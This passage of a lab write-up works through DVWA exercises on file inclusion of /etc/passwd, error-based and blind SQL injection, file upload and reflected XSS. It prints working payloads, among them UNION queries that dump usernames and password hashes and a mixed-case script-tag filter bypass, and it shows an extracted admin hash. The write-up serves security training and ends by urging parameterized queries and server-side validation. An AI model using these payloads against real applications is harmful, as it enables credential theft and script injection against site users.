
Step 2: Locate the Target URL and Input Parameter Navigate to the target URL:(http://192.168.171.131/dvwa/vulnerabilities/fi/?page=include.php)

The input field or vulnerable parameter here is page=. We will use this parameter to test for File Inclusion vulnerabilities. Since sensitive system configuration details are typically stored in the /etc/passwd file on Linux servers, we can attempt to access it by injecting our payload through this parameter.

Yes, it is working. However, this simple approach does not work on advanced security levels. Next, we will examine how this vulnerability behaves under a higher security configuration.

Problem 4: SQL injection

Step 1: Open problem in dvwa.




Step-2: Check this input field is vulnerable or not. So we use ‘ for show vulnerable message.

Step-3: Now fix this error message.

No vulnerability message was displayed because the issue has been resolved. In this case, I used -- to comment out the remainder of the query.


Step-4: Next step is retrieve table name from database.



Command used: ' union select 1, table_name from information_schema.tables where table_schema=database()-- -

Two tables were discovered: guestbook and users. While both tables contain data, the users table has a higher probability of containing sensitive user login credentials.

Step-5: In this step we try to discover column name from users table.




Here using command is : ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -

This command retrieve all column name from users table. But I hope user and password column have login credential.

Problem 5: Blind SQL injection

Step-1: Start problem environment.



Step-2: Check this problem is sql vulnerable or not so use ‘

No error message was displayed, indicating that the application suppresses database errors. This suggests the presence of a **Blind SQL Injection** vulnerability. In the next step, we will verify this behavior.


Step-3: Now check this site is blind vulnerable or not.

The methodology here relies on observing behavioral changes: injecting a valid (True) statement returns a normal/valid page, whereas an invalid (False) statement causes the application to display an error or a different page.

To test this, we will first inject a valid (True) statement: 1' and 1=1#"

Valid page.


But when use invalid statement 1' and 1=0#



Not show valid page ! So we can say this site are blind sql vulnerable.

Step-4: Identify total column number from database.


Command is : 1' order by 2%23



2 column found.


Step-5: Discover vulnerable column from both column.

Command is : 1' union select 1,2%23




Step-6: Try to retrieve table name.

Using command is : 1' union select 1,(table_name) from information_schema.tables where table_schema=database()%23



Step-7: Here table name is admin,guestbook and users. Now toy to retrieve column name from users table.

Command is : union select 1,(column_name) from information_schema.columns where table_name='users'



Step-8: last step try to retrieve user login credential.


Using command : union select 1,group_concat(user,'::',password) from users

User name : admin


Password: 5f4dcc3b5aa765d61d8327deb882cf99

Problem 6: File upload

Step-1: Open problem in DVWA.




Step 2: File upload




File Successfully uploaded.

Step:3




Problem 7: XSS reflected

Step-1: Open problem in DVWA.




Step-2: Try to inject xss basic payload.




Same payload input here but not working.

This input field filter script tag. For check it you need to see source code.



Here we can see script tag are replaced. So now we try to bypass script tag and inject.



The payload is successful because it effectively bypasses the XSS filter. By using ?><ScRipT>alert(1)</ScRiPt>, we took advantage of a case-insensitivity flaw, allowing the payload to execute even if lowercase tags are blocked.

Conclusion

In conclusion, this project provided hands-on experience with identifying, analyzing, and exploiting critical web application vulnerabilities using Damn Vulnerable Web App (DVWA) and tools like Burp Suite. Through the successful execution of multiple lab exercises, a deep understanding of standard web security risks was achieved.

The practical tasks covered a diverse range of vulnerabilities, including:

- **Brute Force:** Testing authentication flaws and using Burp Suite's Intruder (Cluster Bomb attack) to crack credentials.
- **Command Execution & File Inclusion:** Exploring how improper input validation allows internal system files like /etc/passwd to be accessed or arbitrary server commands to be executed.
- **SQL Injection & Blind SQL Injection:** Demonstrating how data can be extracted from database tables (such as extracting administrative credentials from the users table) through both error-based methods and behavioral changes in the application.

- **File Upload & Reflected XSS:** Examining how inadequate server-side filtering can be bypassed, such as using case-insensitive tags (<ScRipT>) to circumvent cross-site scripting protections.

Ultimately, this project highlights that relying solely on basic or client-side filtering is insufficient for modern web security. It underscores the absolute necessity of implementing robust secure coding practices, rigorous server-side input validation, parameterized queries, and proper defense-in-depth mechanisms to protect applications against real-world cyber threats.